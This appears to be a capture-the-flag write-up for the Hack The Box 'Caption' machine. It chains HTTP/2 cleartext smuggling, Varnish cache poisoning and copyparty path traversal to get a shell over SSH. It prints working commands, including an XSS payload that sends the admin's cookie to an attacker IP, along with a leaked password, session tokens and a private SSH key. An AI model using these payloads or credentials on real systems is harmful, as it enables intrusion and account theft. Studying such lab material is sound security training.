

 Hack The Box
Nmap Results
# Nmap 7.94SVN scan initiated Sat Sep 28 12:30:05 2024 as: /usr/lib/nmap/nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.129.230.251
Nmap scan report for 10.129.230.251
Host is up (0.016s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp   open  http
|_http-title: Did not follow redirect to http://caption.htb
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, RPCCheck, RTSPRequest, X11Probe:
|     HTTP/1.1 400 Bad request
|     Content-length: 90
|     Cache-Control: no-cache
|     Connection: close
|     Content-Type: text/html
|     <html><body><h1>400 Bad request</h1>
|     Your browser sent an invalid request.
|     </body></html>
|   FourOhFourRequest, GetRequest, HTTPOptions:
|     HTTP/1.1 301 Moved Permanently
|     content-length: 0
|     location: http://caption.htb
|_    connection: close
8080/tcp open  http-proxy
|_http-title: GitBucket
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 404 Not Found
|     Date: Sat, 28 Sep 2024 16:30:20 GMT
|     Set-Cookie: JSESSIONID=node0tlrlc41ivm70h2uqx5n2fakl2.node0; Path=/; HttpOnly
|     Expires: Thu, 01 Jan 1970 00:00:00 GMT
|     Content-Type: text/html;charset=utf-8
|     Content-Length: 5922
|     <!DOCTYPE html>
|     <html prefix="og: http://ogp.me/ns#" lang="en">
|     <head>
|     <meta charset="UTF-8" />
|     <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=5.0" />
|     <meta http-equiv="X-UA-Compatible" content="IE=edge" />
|     <title>Error</title>
|     <meta property="og:title" content="Error" />
|     <meta property="og:type" content="object" />
|     <meta property="og:url" content="http://10.129.230.251:8080/nice%20ports%2C/Tri%6Eity.txt%2ebak" />
|     <meta property="og:image" content="http://10.129.230.251:8080/assets/common/images/gitbucket_ogp.png" />
|     <link rel="icon" href="/assets/common/imag
|   GetRequest:
|     HTTP/1.1 200 OK
|     Date: Sat, 28 Sep 2024 16:30:19 GMT
|     Set-Cookie: JSESSIONID=node01l7iv2arfip7k5fmi3kli4pk90.node0; Path=/; HttpOnly
|     Expires: Thu, 01 Jan 1970 00:00:00 GMT
|     Content-Type: text/html;charset=utf-8
|     Content-Length: 8635
|     <!DOCTYPE html>
|     <html prefix="og: http://ogp.me/ns#" lang="en">
|     <head>
|     <meta charset="UTF-8" />
|     <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=5.0" />
|     <meta http-equiv="X-UA-Compatible" content="IE=edge" />
|     <title>GitBucket</title>
|     <meta property="og:title" content="GitBucket" />
|     <meta property="og:type" content="object" />
|     <meta property="og:url" content="http://10.129.230.251:8080/" />
|     <meta property="og:image" content="http://10.129.230.251:8080/assets/common/images/gitbucket_ogp.png" />
|     <link rel="icon" href="/assets/common/images/gitbucket.png?20240928163019"
|   HTTPOptions:
|     HTTP/1.1 200 OK
|     Date: Sat, 28 Sep 2024 16:30:20 GMT
|     Set-Cookie: JSESSIONID=node0ewavdicgxk7plrhz3cbqch5l1.node0; Path=/; HttpOnly
|     Expires: Thu, 01 Jan 1970 00:00:00 GMT
|     Content-Type: text/html;charset=utf-8
|     Allow: GET,HEAD,POST,OPTIONS
|     Content-Length: 0
|   RTSPRequest:
|     HTTP/1.1 505 HTTP Version Not Supported
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 58
|     Connection: close
|_    <h1>Bad Message 505</h1><pre>reason: Unknown Version</pre>

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Sep 28 12:30:32 2024 -- 1 IP address (1 host up) scanned in 26.58 secondsnmap output. We can see references to caption.htb in the HTTP output, so let's go ahead and get that added to our /etc/hosts/ file.echo -e '10.129.230.251\t\tcaption.htb' | sudo tee -a /etc/hostsService Enumeration
TCP/80
Walking the Application
 Björn Kimminich

There's not much to the website running on tcp/80, no clickable elements or input points other than the login form.
Penetration Testing
Robots and Sitemap
Neither /robots.txt nor /sitemap.xml were discovered on this server, so we'll have to enumerate additional resource using brute force.
Gobuster Enumeration
Virtual Hosts
gobuster vhost --domain caption.htb --append-domain -u http://10.129.230.251 -w /usr/share/seclists/Discovery/DNS/namelist.txt -t 100Directories and Files
gobuster dir -u http://caption.htb -w /usr/share/seclists/Discovery/Web-Content/big.txt -x php,txt -d -t 100 -o 80_admin.txt/Download (Status: 403) [Size: 94]
/Logs (Status: 403) [Size: 94]TCP/8080
Source Code Review

The GitBucket server running on tcp/8080 contains a lot of valuable information without even needing to log in. Some notable points from the source code review that I found are:
HAProxy Reverse Proxy
frontend http_front
   bind *:80
   default_backend http_back
   acl multi_slash path_reg -i ^/[/%]+
   http-request deny if multi_slash
   acl restricted_page path_beg,url_dec -i /logs
   acl restricted_page path_beg,url_dec -i /download
   http-request deny if restricted_page
   acl not_caption hdr_beg(host) -i caption.htb
   http-request redirect code 301 location http://caption.htb if !not_caption

backend http_back
   balance roundrobin
server server1 127.0.0.1:6081 check- The web server running on tcp/80 seems to be HAProxy
- Appears to be serving as a reverse proxy to 127.0.0.1:6081
- I'm inclined to see if we can probe other TCP ports through the reverse proxy
Password in Source Code
Fixed HAProxyBypass commit message in the most recent commit, so it would be a good idea to go back and review the commit history to see what was patched, and if there are any passwords in the source code


Possible Remote Code Execution

The server.go code in the Logservice repository seems susceptible to RCE, as the /bin/sh -c on the logs input is very interesting. I suspect that we may be able to poison the User-Agent line of the logs when examining the regex. It seems like this server will be bound to tcp/9090, which doesn't appear to be open externally.
Logging into Caption Portal
margo and the password vFr&cS2#0! are valid for the Caption Portal running on tcp/80

   acl multi_slash path_reg -i ^/[/%]+
   http-request deny if multi_slash
This is the logic that was added to the HAProxy config in the latest commit, so we can assume that you used to be able to /logs by entering //logs, which has now been apparently patched. This regex states that if the URL path starts with a / and contains the characters / or % afterwards, then the request should be denied.
HTTP 403 bypasses for HAProxy, but none of the suggestions seem to work for which ever version is running on the target.Failed Attempt at HTTP Smuggling
I did have some luck with a possible HTTP smuggling, as I was able to get different responses from the backend server, but the error stated that I didn't have the Supervisor role, so couldn't hit the /logs endpoint. I did also try fuzzing for some alternate directories, but came up short.
 Jake Miller, Security Researcher
python3 h2csmuggler/h2csmuggler.py -x http://caption.htb -H "$cookie" "http://localhost:6081/logs"
/?err=role_error in a different browser window, we can see the error message indicating insufficient permissions, despite being able to hit the backend server. We can reach the /logs endpoint, so we're bypassing the HAProxy checks as indicated in the BishopFox research. But, the backend application has additional checks to see if the user --- margo in this case --- can hit the target endpoint.
Doing More Research on the Target
Looking at the web technology stack for the target, we can see they're employing:
- HAProxy (Reverse Proxy)
- Varnish 6.6 (HTTP Accelerator / Caching)
- Python Flask (Werkzeug/3.0.1 | Python 3.10.12)
Post-authentication, there are some interesting artifacts in the page source:
<script src="http://caption.htb/static/js/lib.js?utm_source=http://internal-proxy.local"></script>

  <link href="http://caption.htb/static/css/bootstrap.min.css?utm_source=http://internal-proxy.local" rel="stylesheet"
    integrity="sha384-T3c6CoIi6uLrA9TneNEoa7RxnatzjcDSCmG1MXxSR1GAsXEV/Dwwykc2MPK8M2HN" crossorigin="anonymous">
?utm_source=http://internal-proxy.local bit is a thread worth chasing as well Contributors to Wikimedia projects

/firewalls URL is interesting. I don't think this is there by coincidence, and should be considered a breadcrumb of some sort. We should expect that there may be some kind of automated monitoring of this site or page. 

?utm_source query parameter, it seems that this has been used for reflected XSS in the past in bug bounty reports. The only problem here is we don't have a means of sending this to some administrator that I'm aware of yet.Varnish Cache Poisoning
[HTTP CLIENT] <---> [HAProxy] <--- [VARNISH]
                                       |
                                  PAGE CACHED?
                                       |
                                       |
                                  YES--'--NO-----.
                                   |             |     REQUEST
                             TTL EXPIRED?        |----- FRESH ---->[WEB SERVER]
                                   |             |      PAGE
                            NO-----'------YES----'
                            |
                            v
                   RETURN CACHED PAGE

 laurent
After some extensive Googling, and trial and error, I found a cache purge solution that finally worked ...
cookie='Cookie: JSESSIONID=node01wf67u973wzvi10r6rhluetnu00.node0; session=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6Im1hcmdvIiwiZXhwIjoxNzI3ODIyNDMzfQ.8OjwCWEL64DhgyIg6d0c_ynFqWQ72cjHoZDjIrmKQkI'
xss_payload='X-Forwarded-Host: xss_in_cache'
curl -X XCGFULLBAN http://caption.htb && sleep 1 && curl -H "$cookie" -H "$xss_payload" 'http://caption.htb/firewalls'
Using the custom HTTP method, XCGFULLBAN can cause the Varnish server to purge the entire cache for the domain in certain configurations. In other situations, we can try the PURGE or BAN HTTP methods, but those didn't work for me, as I received a HTTP 405.

CTRL + SHIFT + R to force a hard refresh pulls the latest page content from the cache and my XSS payload is now sitting in the cached page?utm_source query parameter is controlled by whatever is in the X-Forwarded-Host header. Coincidentally, the suggested payload in the HackTricks page yielded an easy potential win for us.

If we don't specifically set the X-Forwarded-Host header in the request, it's most likely that the HAProxy server may be setting an arbitrary value instead
Stealing the Admin Cookie
<script src="http://caption.htb/static/js/lib.js?utm_source=http://xss_in_cache"></script>Current value stored in the <script> tag. How can we craft the payload in such a way that we can inject HTML on the cached page?
<script src="http://caption.htb/static/js/lib.js?utm_source=http://xss_in_cache"></script><img src="x" onerror="document.location='http://10.10.14.154/?cookie='+document.cookie" /><script src=""></script>Conceptual payload that we should ideally inject into the cached page. Let's explore what this might look like in an updated payload below.
X-Forwarded-Host header: xss_in_cache"></script><img src="x" onerror="document.location='http://10.10.14.154/?cookie='+document.cookie" /><script src="">cookie='Cookie: JSESSIONID=node0jlwcfh38299ew6xrg0kq95vd3.node0; session=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6Im1hcmdvIiwiZXhwIjoxNzI3ODk1NDYwfQ.CEiP6AzVwwHH_FzaofUWC3KPg7DYu7We6BIRrszkzI0'
xss_payload='X-Forwarded-Host: xss_in_cache"></script><img src="x" onerror="document.location='"'"'http://10.10.14.154/?cookie='"'"'+document.cookie" /><script src="">'
curl -X XCGFULLBAN http://caption.htb && sleep 1 && curl -H "$cookie" -H "$xss_payload" 'http://caption.htb/firewalls'


cookie payload in the URL query string! 🎉Using the Stolen Cookie
HAProxy sitting in front of the target application blocking access to /logs and /download. So, we'll need to fall back on the HTTP smuggling efforts from before.# Set the stolen cookie in the $cookie variable
cookie='Cookie: JSESSIONID=node01wf67u973wzvi10r6rhluetnu00.node0; session=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiZXhwIjoxNzI3ODkxNzI3fQ.XPtp7q1s18TUYpSi3ydh51ZrMnNoFkqhAgsBb1H7VIg'
python3 h2csmuggler/h2csmuggler.py -x http://caption.htb -H "$cookie" "http://127.0.0.1:6081/logs"
/download
/download?url=, which seems like we might need to use the correct parameter

http://127.0.0.1:3923 that this is a copyparty serverExploiting Path Traversal in Downstream Server

%2F now becomes %252f, because we encode the % in front of 2F. This may be due to the fact that we're going through HAProxy to reach the downstream server, which is likely decoding the %2F before it reaches copyparty
/etc/passwd file, we can see some directories worth inspecting, as there may be some SSH keys in the user folders.
/home/margo/.ssh/id_ecdsa, as id_rsa was not found, so I checked for other possible encryption algorithms used when generating the keyExploit
Compound Exploit
The attack path to land a shell on the target as margo followed the path below:
- Discovery of HTTP/2 cleartext smuggling
- Research and discovery of Varnish cache poisoning by injecting HTML into
?utm_sourceparameter by way ofX-Forwarded-Hostheader - Abusing previously discovered H2C HTTP smuggling attack with stolen admin cookie to access a downstream
copypartyfile server - Abuse path traversal bug in unpatched
copypartyserver for access to system files leading to SSH key leak
touch margo_key
chmod 600 margo_key
nano margo_key
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAaAAAABNlY2RzYS1zaGEy
LW5pc3RwMjU2AAAACG5pc3RwMjU2AAAAQQTGOXexsvvDi6ef34AqJrlsOKP3cynseip0tX/R+A58
9sSkErzUOEOJba7G1Ep2TawTJTbWb2KROYrOYLA0zysQAAAAoJxnaNicZ2jYAAAAE2VjZHNhLXNo
YTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMY5d7Gy+8OLp5/fgComuWw4o/dzKex6KnS1f9H4
Dnz2xKQSvNQ4Q4ltrsbUSnZNrBMlNtZvYpE5is5gsDTPKxAAAAAgaNaOfcgjzxxq/7lNizdKUj2u
Zpid9tR/6oub8Y3Jh3cAAAAAAQIDBAUGBwg=
-----END OPENSSH PRIVATE KEY-----ssh -i margo_key margo@caption.htb
Post-Exploit Enumeration
Operating Environment
OS & Kernel
PRETTY_NAME="Ubuntu 22.04.4 LTS"
NAME="Ubuntu"
VERSION_ID="22.04"
VERSION="22.04.4 LTS (Jammy Jellyfish)"
VERSION_CODENAME=jammy
ID=ubuntu
ID_LIKE=debian
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
UBUNTU_CODENAME=jammy

Linux caption 5.15.0-119-generic #129-Ubuntu SMP Fri Aug 2 19:25:20 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
Current User
uid=1000(margo) gid=1000(margo) groups=1000(margo)

Sorry, user margo may not run sudo on caption.
Users and Groups
Local Users
margo:x:1000:1000:,,,:/home/margo:/bin/bash
ruth:x:1001:1001:,,,:/home/ruth:/bin/bash
Local Groups
varnish:x:121:ruth
margo:x:1000:
ruth:x:1001:
Network Configurations
Network Interfaces
eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:94:e1:91 brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    altname ens160
    inet 10.129.244.170/16 brd 10.129.255.255 scope global dynamic eth0
       valid_lft 2323sec preferred_lft 2323sec
Open Ports
tcp        0      0 127.0.0.1:6082          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:6081          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8000          0.0.0.0:*               LISTEN      1035/python3
